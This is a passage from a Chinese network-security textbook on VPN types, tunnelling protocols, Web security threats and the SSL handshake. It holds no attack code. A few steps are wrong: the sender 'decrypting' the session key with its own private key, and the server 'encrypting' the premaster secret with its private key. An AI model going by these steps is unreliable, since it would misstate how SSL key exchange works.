网络提供安全性；当 IPSec 运行于服务器/PC 时，可以提供端到端的安全，在应用层进行控制，但它的缺点是安装配置和管理比较复杂。在实际应用中，可以根据用户的需求选择相应的方式。

12.2　VPN 技术

12.2.1　VPN 基本原理

虚拟专用网（Virtual Private Network，VPN）就是建立在公用网上的、由某一组织或某一群用户专用的通信网络，其虚拟性表现在任意一对 VPN 用户之间没有专用的物理连接，而是通过 ISP 提供的公用网络来实现通信的，其专用性表现在 VPN 之外的用户无法访问 VPN 内部的网络资源，VPN 内部用户之间可以实现安全通信。虚拟专用网可以帮助远程用户、公司分支机构、商业伙伴及供应商与公司的内部网建立可信的安全连接，并保证数据的安全传输。虚拟专用网可用于不断增长的移动用户的全球因特网接入，以实现安全连接，也可用于实现企业网站之间安全通信的虚拟专用线路，还可用于经济有效地连接到商业伙伴和用户的安全外联网的虚拟专用网。

实现 VPN 的关键技术有下面几种。

(1) 隧道技术（Tunneling Technology）。通过将待传输的原始信息经过加密和协议封装处理后再嵌套装入另一种协议的数据包送入网络中，像普通数据包一样进行传输。经过这样的处理，只有源端和目的端的用户对隧道中的嵌套信息进行解释和处理，而对于其他用户而言只是无意义的信息。这里采用的是加密和信息结构变换相结合的方式，而非单纯的加密技术。

(2) 加解密技术（Encryption & Decryption）。VPN 可以利用已有的加解密技术实现保密通信，保证公司业务和个人通信的安全。

(3) 密钥管理技术（Key Management）。建立隧道和保密通信都需要密钥管理技术的支撑，密钥管理负责密钥的生成、分发、控制和跟踪，以及验证密钥的真实性等。

(4) 身份认证技术（Authentication）。在正式的隧道连接开始之前需要确认用户的身份，以便系统进一步实施资源访问控制或用户授权（Authorization）。身份认证技术是相对比较成熟的一类技术，因此可以考虑对现有技术的集成。

VPN 的解决方案有以下三种，可以根据实际情况具体选择使用。

(1) 内联网 VPN（Intranet VPN）。企业内部虚拟局域网也叫内联网 VPN，用于实现企业内部各个 LAN 之间的安全互联。越来越多的企业需要在全国乃至世界范围内建立各种办事机构、分公司、研究所等，各个分公司之间传统的网络联接方式一般是租用专线。显然，在分公司增多、业务开展越来越广泛时，网络结构趋于复杂，费用昂贵。利用 VPN 特性可以在 Internet 上组建世界范围内的 Intranet VPN。利用 Internet 的线路可以保证网络的互联性，而利用隧道、加密等 VPN 特性可以保证信息在整个 Intranet VPN 上安全传输。Intranet VPN 通过一个使用专用连接的共享基础设施，连接企业总部、远程办事处和分支机构。企业拥有与专用网络的相同政策，包括安全、服务质量（QoS）、可管理性和可靠性。Intranet VPN 示意图如图 12-5 所示。




图 12-5 Intranet VPN

(2) 外联网 VPN(Extranet VPN)。企业外部虚拟专用网也叫外联网 VPN,用于实现企业与客户、供应商和其他相关团体之间的互联互通。当然,客户也可以通过 Web 访问企业的客户资源,但是外联网 VPN 方式可以方便地提供接入控制和身份认证机制,动态地提供公司业务和数据的访问权限。如果公司提供 B2B 之间的安全访问服务,则可以考虑 Extranet VPN。Extranet VPN 示意图如图 12-6 所示。




图 12-6 Extranet VPN

(3) 远程接入 VPN(Access VPN)。解决远程用户访问企业内部网络的传统方法是采用长途拨号方式接入企业的网络访问服务器(NAS)。如果企业的内部人员移动或有远程办公需要,或者商家要提供 B2C 的安全访问服务,就可以考虑使用 Access VPN。Access VPN 通过一个拥有与专用网络相同策略的共享基础设施,提供对企业内部网或外部网的远程访问。Access VPN 能使用户随时、随地以其所需的方式访问企业资源。Access VPN 包括拨号、ISDN、数字用户线路(xDSL)、移动 IP 和电缆技术,能够安全地连接移动用户、远程工作者或分支机构。Access VPN 示意图如图 12-7 所示。Access VPN 最适用于公司内部经常有流动人员远程办公的情况。




图 12-7 Access VPN

12.2.2 VPN 隧道技术

VPN 具体实现是采用隧道技术,将企业网的数据封装在隧道中进行传输。隧道协议可分为第二层隧道协议 PPTP、L2F、L2TP 和第三层隧道协议 GRE、IPSec。它们的本质区别

在于用户的数据包是被封装在哪种数据包中在隧道中传输的。

1. 第二层隧道协议

无论哪种隧道协议都是由传输的载体、不同的封装格式以及被传输数据包组成的。下面以第二层隧道协议(Layer 2 Tunneling Protocol,L2TP)为例,来了解隧道协议的组成。

如图 12-8 所示,传输协议被用来传送封装协议。IP 是一种常见的传输协议,这是因为 IP 具有强大的路由选择能力,可以运行于不同介质上,并且其应用最为广泛。此外,帧中继、ATM 的 PVC 和 SVC 也是非常合适的传输协议。比如用户想通过 Internet 将其分公司网络连接起来,但他的网络环境是 IPX,这时用户就可以使用 IP 作为传输协议,通过封装协议封装 IPX 的数据包,然后就可以在 Internet 上传递 IPX 数据。封装协议被用来建立、保持和拆卸隧道。而承载协议是被封装的协议,它们可以是 PPP 或者 SLIP。

隧道协议有很多好处,例如在拨号网络中,用户大都接受 ISP 分配的动态 IP 地址,而企业网一般均采用防火墙、NAT 等安全措施来保护自己的网络,企业员工通过 ISP 拨号上网时就不能穿过防火墙访问企业内部网资源。采用隧道协议后,企业拨号用户就可以得到企业内部网 IP 地址,通过对 PPP 帧进行封装,用户数据包可以穿过防火墙到达企业内部网。

2. 点对点隧道协议

PPTP(Point-to-Point Tunneling Protocol)是由 Microsoft、Ascend 等公司组成的 PPTP 论坛在 1996 年定义的第二层隧道协议。PPTP 提供 PPTP 客户机和 PPTP 服务器之间的加密通信。PPTP 客户机是指运行了该协议的 PC,PPTP 服务器是指运行该协议的服务器。PPTP 可看做是 PPP 的一种扩展。它提供了一种在 Internet 上建立多协议的安全虚拟专用网(VPN)的通信方式。远端用户能够透过任何支持 PPTP 的 ISP 访问公司的专用网络。

通过 PPTP,客户可采用拨号方式接入公共 IP 网络 Internet。拨号客户首先按常规方式拨号到 ISP 的接入服务器(NAS),建立 PPP 连接;在此基础上,客户进行二次拨号建立到 PPTP 服务器的连接,该连接称为 PPTP 隧道,实质上是基于 IP 协议上的另一个 PPP 连接,其中的 IP 包可以封装多种协议数据,包括 TCP/IP、IPX 和 NetBEUI。PPTP 采用了基于 RSA 公司 RC4 的数据加密方法,保证了虚拟连接通道的安全性。对于直接连到 Internet 上的客户则不需要第一重 PPP 的拨号连接,可以直接与 PPTP 服务器建立虚拟通道。PPTP 把建立隧道的主动权交给了用户,但用户需要在其 PC 上配置 PPTP,这样做既增加了用户的工作量又会造成网络安全隐患。另外 PPTP 只支持 IP 作为传输协议。

3. 第二层转发协议

第二层转发协议(Layer 2 Forwarding Protocol,L2F)是由 Cisco 公司提出的可以在多种介质如 ATM、帧中继、IP 网上建立多协议的安全虚拟专用网(VPN)的通信方式。L2F 隧道如图 12-9 所示。远端用户能够透过任何拨号方式接入公共 IP 网络,首先按常规方式拨号到 ISP 的接入服务器(NAS),建立 PPP 连接;NAS 根据用户名等信息,发起第二重连接,通向家庭网关 HGW 服务器。在这种情况下隧道的配置和建立对用户是完全透明的。




图 12-9 L2F/L2TP 隧道

4. 第二层隧道协议

L2TP 结合了 L2F 和 PPTP 的优点，可以让用户从客户端或访问服务器端发起 VPN 连接。L2TP 是把链路层 PPP 帧封装在公共网络设施如 IP、ATM、帧中继中进行隧道传输的封装协议。

Cisco、Ascend、Microsoft 和 RedBack 公司的专家们在修改了十几个版本后，在 1999 年 8 月公布了 L2TP 的标准 RFC2661。

目前用户在拨号访问 Internet 时，必须使用 IP 协议，并且其动态得到的 IP 地址也是合法的。L2TP 的好处就在于支持多种协议，用户可以保留原有的 IPX、Appletalk 等协议或公司原有的 IP 地址。L2TP 隧道如图 12-9 所示。L2TP 还解决了多个 PPP 链路的捆绑问题，PPP 链路捆绑要求其成员均指向同一个 NAS，L2TP 可以使物理上连接到不同 NAS 的 PPP 链路，在逻辑上的终结点为同一个物理设备。L2TP 扩展了 PPP 连接，在传统方式中用户通过模拟电话线或 ISDN/ADSL 与网络访问服务器(NAS)建立一个第二层的连接，并在其上运行 PPP，第二层连接的终结点和 PPP 会话的终结点在同一个设备上(如 NAS)。L2TP 作为 PPP 的扩展提供了更强大的功能，包括第二层连接的终结点和 PPP 会话的终结点可以是不同的设备。

L2TP 主要由 LAC(L2TP Access Concentrator)和 LNS(L2TP Network Server)构成，LAC(L2TP 访问集中器)支持客户端的 L2TP，它用于发起呼叫，接收呼叫和建立隧道；LNS(L2TP 网络服务器)是所有隧道的终点。在传统的 PPP 连接中，用户拨号连接的终点是 LAC，L2TP 使得 PPP 的终点延伸到 LNS。

L2TP 的建立过程如下。

(1) 用户通过公共电话网或 ISDN 拨号至本地的接入服务器 LAC，LAC 接收呼叫并进行基本的辨别，这一过程可以采用几种标准，如域名、呼叫线路识别(CLID)或拨号 ID 业务(DNIS)等。

(2) 当用户被确认为合法企业用户时，就建立一个通向 LNS 的拨号 VPN 隧道。

(3) 企业内部的安全服务器如 RADIUS 鉴定拨号用户。

(4) LNS 与远程用户交换 PPP 信息，分配 IP 地址。LNS 可采用企业专用地址(未注册的 IP 地址)或服务提供商提供的地址空间分配 IP 地址。因为内部源 IP 地址与目的地 IP 地址实际上都通过服务提供商的 IP 网络在 PPP 信息包内传送，企业专用地址对提供者的网络是透明的。

(5) 端到端的数据从拨号用户传到 LNS。

在实际应用中，LAC 将拨号用户的 PPP 帧封装后，传送到 LNS，LNS 去掉封装包头，得到 PPP 帧，再去掉 PPP 帧头，得到网络层数据包。

L2TP 这种方式给服务提供商和用户带来了许多好处。用户不需要在 PC 上安装专门的客户端软件，企业可以使用未注册的 IP 地址，并在本地管理认证数据库，从而降低了使用成本和培训维护费用。

与 PPTP 和 L2F 相比，L2TP 的优点之一是提供了差错和流量控制；另一个优点是 L2TP 使用 UDP 封装和传送 PPP 帧。面向非连接的 UDP 无法保证网络数据的可靠传输，L2TP 使用 Nr(下一个希望接收的消息序列号)和 Ns(当前发送的数据包序列号)字段控制流量和差错。双方通过序列号来确定数据包的次序和缓冲区，一旦数据丢失根据序列号可

以进行重发。

作为 PPP 的扩展，L2TP 支持标准的安全特性 CHAP 和 PAP，可以进行用户身份认证。L2TP 定义了控制包的加密传输，每个被建立的隧道生成一个独一无二的随机密钥，以便抵抗欺骗性的攻击，但是它对传输中的数据并不加密。

5. 通用路由封装

通用路由封装（Generic Routing Encapsulation，GRE）在 RFC1701/RFC1702 中定义，它规定了怎样用一种网络层协议去封装另一种网络层协议的方法。GRE 的隧道由两端的源 IP 地址和目的 IP 地址来定义，它允许用户使用 IP 封装 IP、IPX 和 AppleTalk 等协议，并支持全部的路由协议如 RIP、OSPF、IGRP、EIGRP。通过 GRE，用户可以利用公共 IP 网络连接 IPX 网络、AppleTalk 网络，还可以使用保留地址进行网络互联，或者对公网隐藏企业网的 IP 地址。GRE 只提供了数据包的封装，它并没有加密功能来防止网络侦听和攻击。所以在实际环境中它常和 IPSec 在一起使用，由 IPSec 提供用户数据的加密，从而给用户提供更好的安全性。

6. 安全套接层

安全套接层（Secure Socket Layer，SSL）是 Netscape 公司于 1994 年开发的传输层安全协议，目的是保护 HTTP，实现 Web 安全通信。但是这个协议本身可以保护任何一种基于 TCP 的应用。基于 SSL 也可以构建 VPN，因为 SSL 在 Socket 层上实施安全措施，因此它可以针对具体的应用实施安全保护，目前应用最多的就是利用 SSL 实现对 Web 应用的保护。

在应用服务器前面需要部署一台 SSL 服务器，它负责接入各个分布的 SSL 客户端。这种应用模式也是 SSL 主要的应用模式，类似于 IPSec VPN 中的 Access VPN 模式，如果企业分布的网络环境下只有这种基于 C-S 或 B-S 架构的应用，不要求各分支机构之间的计算机能够相互访问，则可以选择利用 SSL 构建简单的 VPN。具备这种应用模式的企业有：证券公司为股民提供的网上炒股，金融系统的网上银行，中小企业的 ERP 等。

基于 SSL 的 VPN 部署起来非常简单，只需要一台服务器和若干客户端软件。

7. 多协议标签交换

多协议标签交换（Multi Protocol Label Switch，MPLS）协议设计的目的是希望利用三层以太网交换机一次路由多次转发的思想，用来提高路由器的转发性能，其基本的原理则是在报文中增加一个 TAG 字段，在数据报文经过的路径上的设备根据该标签决定下一步的转发方向。这是完全不同于传统路由器通过查找路由表确定数据报文下一步转发方向的方法，路径上的路由转发设备需要运行 LDP 标签分发协议，来相互通知对不同 TAG 的处理办法。利用 MPLS 协议，可以在纯粹的 IP 网络上实现虚拟专用网络，但是此虚拟专用网络不能保证用户数据的安全性。

利用 MPLS 构建的 VPN 需要全网的设备都支持 MPLS 协议，而 IPSec VPN 则仅需要部署在网络边缘上的设备具备 IPSec 协议的支持即可，从这一点来看，IPSec VPN 非常适合企业用户在公共 IP 网络上构建自己的虚拟专用网络，而 MPLS 则只能由运营商进行统一

部署。这种建立 VPN 的方式有一点利用 IP 网络模拟传统的 DDN/FR 等专线网络的味道，因为在用户使用 MPLS VPN 之前，需要网络运营者根据用户的需求在全局的 MPLS 网络中为用户设定通道。MPLS VPN 隧道划分的原理是网络中 MPLS 路由器利用数据包自身携带的通道信息来对数据进行转发，而不再像传统的路由器那样要根据 IP 包的地址信息来匹配路由表查找转发路径。这种做法可以减少路由器寻址的时间，而且能够实现资源预留保证 VPN 通道的服务质量。

MPLS 本身不能提供对数据的安全性，MPLS 协议封装的数据没有经过任何的加密处理，仅仅是在报文中增加一个 TAG 标识，这个标识被路由设备用来进行数据链路的识别和对数据的快速转发使用。

MPLS 更适合运营商部署，而不适合企业用户自己建设，运营商部署了 MPLS 网络之后，可以向企业用户提供具有服务质量保证的网络传输服务。但是如果用户希望保障自己的数据在网络传输中的安全性还是需要借助 IPSec VPN 或者 SSL VPN 来实现。

12.3 Web 安全

Web 技术是 Internet 最具活力和发展潜力的技术，它广泛应用于商业、教育和娱乐等领域。Internet 中信息的互连性、开放性和交互性给信息社会带来信息共享的极大便利，但同时也带来了严重的安全问题。Web 是一个运行于 Internet 和 TCP/IP 内联网上的客户-服务器应用程序，因此也成为黑客攻击的主要对象以及攻入系统主机的主要通道之一。Web 的安全性涉及整个 Internet 的安全，它面临着许多新的挑战：Web 具有双向的修改特性，Web 服务器容易遭受来自 Internet 的攻击；实现 Web 浏览、配置管理和内容发布等功能的软件异常复杂，其中通常隐藏了许多潜在的安全隐患；Web 通常是一个公司或机构的公告板，如果 Web 服务器遭受破坏，则可能损害公司或机构的声誉，带来经济损失；同时 Web 服务器常常和其他计算机系统联系在一起，因此一旦 Web 服务器被攻破，可能殃及与它相连的其他系统；Web 用户往往是未经训练的，对安全风险没有意识，更没有足够的防范工具和知识。

12.3.1 Web 安全威胁

目前，来自 Internet 上的安全问题主要分为两大类：主动攻击和被动攻击。主动攻击是指攻击者通过选择性地修改、删除、延迟、乱序、复制、插入数据流或数据流的一部分以达到其非法的目的。主动攻击可归纳为中断、篡改、伪造三种。被动攻击主要是攻击者监听网络上传递的信息流，从而获取信息的内容，或仅仅希望得到信息流的长度、传输频率等数据。这两种攻击方法是互补的，也就是说，被动攻击往往很难检测但相对容易预防，而主动攻击很难预防却相对容易检测。表 12-1 给出了 Web 安全威胁与对策。

表 12-1 Web 安全威胁与对策

数据特性	威　胁	后　果	对　策

完整性	特洛伊木马 修改内存内容 修改用户数据 修改传输的数据流	信息丢失 机器暴露 易受到其他危险的攻击	加密，校验和
保密性	网上窃听 窃取网络配置信息 从服务器处窃取信息 从客户端处窃取信息 窃取客户机与服务器连接的信息	信息丢失 隐私泄密	加密，Web 代理
拒绝服务	中断用户连接 攻击 DNS 服务器 用伪请求淹没服务器 占满硬盘或耗尽内存	中断 骚扰 阻止用户完成正常工作	难以防范
认证鉴别	数据伪造 冒充合法用户	以假乱真 误信错误信息	加密技术

12.3.2　Web 安全的实现方法

实现 Web 安全的方法很多，从 TCP/IP 的角度可以分成三种，分别是网络层安全性、传输层安全性和应用层安全性。

1. 网络层实现 Web 安全

传统的安全体系一般都建立在应用层上。这些安全体系虽然具有一定的可行性，但也存在着巨大的安全隐患，因为 IP 包本身不具备任何安全特性，很容易被修改、伪造、查看和重播。IPSec 可提供端到端的安全性机制，可在网络层上对数据包进行安全处理。IPSec 支持数据加密，同时确保资料的完整性。各种应用程序可以享有 IPSec 提供的安全服务和密钥管理，而不必设计和实现自己的安全机制，因此减少了协商密钥的开销，也降低了产生安全漏洞的可能性。IPSec 可以在路由器、防火墙、主机和通信链路上配置，实现端到端的安全、虚拟专用网络和安全隧道技术等。基于网络层使用 IPSec 来实现 Web 安全的模型如图 12-10 所示。

2. 传输层实现 Web 安全

在 TCP 传输层之上实现数据的安全传输是另一种安全解决方案，安全套接层 SSL 和 TLS(Transport Layer Security)通常工作在 TCP 层之上，可以为更高层协议提供安全服务。结构如图 12-11 所示。

HTTP	TELNET	SMTP	FTP
TCP/UDP			
IP/IPSec			

图 12-10　基于网络层实现 Web 安全

HTTP	TELNET	SMTP	FTP
SSL 或 TLS			
TCP			
IP			

图 12-11　基于传输层实现 Web 安全

3. 应用层实现 Web 安全

将安全服务直接嵌入在应用程序中，从而在应用层实现通信安全，如图 12-12 所示。SET(Secure Electronic Transaction，安全电子交易)是一种安全交易协议，S/MIME、PGP 是用于安全电子邮件的标准。它们都可以在相应的应用中提供机密性、完整性和不可抵赖性等安全服务。

	S/MINE	PGP	SET
Kerberos	SMTP		HTTP
UDP	TCP		
IP			

图 12-12　基于应用层实现 Web 安全

12.3.3　SSL 协议

1. SSL 协议的基本概念

SSL 协议被广泛用于 Internet 上的安全传输、身份认证等。现行的 Web 浏览器普遍将 HTTP 和 SSL 相结合，从而实现 Web 服务器和客户端浏览器之间的安全通信。

SSL 工作在 TCP 层之上，可为高层协议(如 HTTP、FTP 以及 Telnet 等)提供安全服务。SSL 提供的安全服务采用了公钥机制对 Web 服务器和客户机(可选)的通信提供保密性、数据完整性和认证。在建立连接过程中采用非对称密钥，在会话过程中使用对称密钥。加密的类型和强度则在两端建立连接的过程中协商决定。SSL 协议在应用层协议通信之前就已经完成了加密算法、通信密钥的协商以及服务器认证工作。在此之后应用层协议所传送的数据都会被加密，从而保证通信的私密性。

SSL 提供三种标准服务：信息保密、数据完整性和双向认证，如表 12-2 所示。

表 12-2　SSL 提供的三种标准服务

安 全 服 务	主 要 技 术	作　　用
保密性	加密	防止窃听
数据完整性	数据认证编码	防止破坏
双向认证	x. 509	防止欺骗

1) 保密性

通过使用非对称密钥和对称密钥技术达到数据保密。对称密钥算法的速度比非对称密钥算法的速度快，在 SSL 中利用了这两种加密算法，既提供了保密性，又提高了通信效率。

发送方发送信息时其步骤如下。

(1) 产生一个随机数，即对称密钥，接着用它对发送的明文信息进行加密。

(2) 用接收方的公开密钥对随机数进行加密。

(3) 用自己的私钥对随机数进行解密。

(4) 再用随机数对信息进行解密。

SSL 服务器与 SSL 客户机之间的所有业务，均使用在握手过程中建立的密钥和算法进

行加密，这样，就可以防止某些用户通过使用监听工具进行非法窃听了。

2）数据完整性

确保 SSL 业务全部到达目的地，SSL 利用机密共享和散列函数组提供数据完整性服务。

3）双向认证

客户机与服务器相互识别，它们的标识号用公开密钥编码，并在 SSL 握手时交换各自的标识号。最新版本的 SSL，除了支持认证、可靠性通信和完整性外，还有下面几个特点。

（1）建立 SSL 会话的速度快。

（2）支持密钥传送算法。

（3）支持 Fortezza 卡式的硬件令牌。

（4）改善了证书认证机制，Server 可以定义可信证书发证机构表。

2. SSL 协议的构成

SSL 协议的目标就是在通信双方利用加密的 SSL 信道建立安全的连接。它不是一个单独的协议，而是两层协议，结构如图 12-13 所示。SSL 底层是 SSL 记录协议，顶层是 SSL 握手协议、SSL 更改密码规格协议和 SSL 警告协议。

SSL 握手协议	SSL 更改密码规格协议	SSL 警告协议	HTTP
SSL 记录协议			
TCP			
IP			

图 12-13　SSL 协议栈

1）SSL 记录协议

SSL 记录协议为 SSL 连接提供两种服务：机密性和报文完整性。在 SSL 协议中，所有的传输数据都被封装在记录中。记录是由记录头和长度不为 0 的记录数据组成的。所有的 SSL 通信都使用 SSL 记录层，记录协议封装上层的握手协议、警告协议、改变密码格式协议和应用数据协议。SSL 记录协议包括记录头和记录数据格式的规定。SSL 记录协议定义了要传输数据的格式，它位于一些可靠的传输协议之上（如 TCP），用于各种更高层协议的封装，记录协议主要完成分组和组合、压缩和解压缩以及消息认证和加密等功能。

2）SSL 更改密码规格协议

此协议用于改变安全策略。改变密码报文由客户机或服务器发送，用于通知对方后续的记录将采用新的密码列表。

3）SSL 警告协议

警告消息传达消息的严重性并描述警告。一个致命的警告将立即终止连接。与其他消息一样，警告消息在当前状态下被加密和压缩。警告消息有以下几种：关闭通知消息、意外消息、错误记录 MAC 消息、解压失败消息、握手失败消息、无证书消息、错误证书消息、不支持的证书消息、证书撤回消息、证书过期消息、证书未知和参数非法消息等。

4）SSL 握手协议

SSL 握手协议是用来在客户端和服务器端传输应用数据而建立的安全通信机制，具体实现以下功能。

（1）在客户端验证服务器，SSL 协议采用公钥方式进行身份认证。

（2）在服务器端验证客户（可选的）。

（3）客户端和服务器之间协商双方都支持的加密算法和压缩算法，可选用的加密算法包括：IDEA、RC4、DES、3DES、RSA、DSS、Fortezza、MD5 和 SHA 等。

（4）产生对称加密算法的会话密钥。

（5）建立加密 SSL 连接。

SSL 协议同时使用对称密钥算法和公钥加密算法。前者在速度上比后者要快很多，但是后者可以实现更好的安全验证。一个 SSL 传输过程需要先握手：用公钥加密算法使服务器端在客户端得到验证，以后就可以使双方用商议成功的对称密钥来更快速地加密、解密数据。

握手过程具体描述如下。

（1）客户端向 Server 段发送客户端 SSL 版本号、加密算法设置、随机产生的数据和其他服务器需要用于同客户端通信的数据。

（2）服务器向客户端发送服务器的 SSL 版本号、加密算法设置、随机产生的数据和其他客户端需要用于同服务器通信的数据。另外，服务器还要发送自己的证书，如果客户端正在请求需要认证的信息，那么服务器同时也要请求获得客户端的证书。

（3）客户端用服务器发送的信息验证服务器身份。如果认证不成功，用户就将得到一个警告，然后加密数据连接将无法建立。如果成功，则继续下一步。

（4）用户使用从握手过程开始直至当前所产生的所有数据，创建连接所用的 Premaster Secret，用服务器的公钥加密（在第二步中传送的服务器证书中得到），传送给服务器。

（5）如果服务器也请求客户端验证，那么客户端将对另外一份不同于上次用于建立加密连接使用的数据进行签名。在这种情况下，客户端会把这次产生的加密数据和自己的证书同时传送给服务器用来产生 Premaster Secret。

（6）如果服务器也请求客户端验证，服务器将试图验证客户端身份。如果客户端不能获得认证，连接将被中止。如果被成功认证，服务器用自己的私钥加密 Premaster Secret，然后执行一系列步骤产生 Master Secret。

（7）服务器和客户端同时产生 Session Key，之后的所有数据传输都用对称密钥算法来交换数据。

（8）客户端向服务器发送信息说明以后的所有信息都将用 Session Key 加密。至此，它会传送一个单独的信息标示客户端的握手部分已经宣告结束。

（9）服务器也向客户端发送信息说明以后的所有信息都将用 Session Key 加密。至此，它会传送一个单独的信息标示服务器端的握手部分已经宣告结束。

（10）SSL 握手过程成功结束，一个 SSL 数据传送过程建立。客户端和服务器开始用 Session Key 加密、解密双方交互的所有数据。

一个 SSL 传输过程大致就是这样，但是很重要的一点不要忽略：利用证书在客户端和服务器端进行的身份验证过程。

一个支持 SSL 的客户端软件通过下列步骤认证服务器的身份。

(1) 从服务器端传送的证书中获得相关信息。

(2) 判断当天的时间是否在证书的合法期限内。

(3) 确认签发证书的机关是否客户端信任的。

(4) 确认签发证书的公钥是否符合签发者的数字签名。

(5) 确认证书中的服务器域名是否符合服务器自己真正的域名。

(6) 服务器被验证成功,客户继续进行握手过程。

一个支持 SSL 的服务器通过下列步骤认证客户端的身份。

(1) 从客户端传送的证书中获得相关信息。

(2) 判断用户的公钥是否符合用户的数字签名。

(3) 判断当天的时间是否在证书的合法期限内。

(4) 确认签发证书的机关是否是服务器信任的。

(5) 确认用户的证书是否被列在服务器的 LDAP 里用户的信息中。

(6) 得到验证的用户是否仍然有权限访问请求的服务器资源。

12.3.4　安全电子交易 SET

安全电子交易协议(Secure Electronic Transaction,SET)是 Visa 和 MasterCard 公司共同开发的专门用于网上安全信用卡数据传输的一套协议。它采用公钥密码体制和 X.509 数字证书标准,主要用于保障网上购物信息的安全性。其实质是一种应用在 Internet 上、以信用卡为基础的电子付款系统规范,目的是为了保证网络交易的安全。SET 妥善地解决了信用卡在电子商务交易中的交易协议、信息保密、资料完整以及身份认证等问题。SET 已获得 IETF 标准的认可,是电子商务的发展方向。

1. SET 支付系统的组成

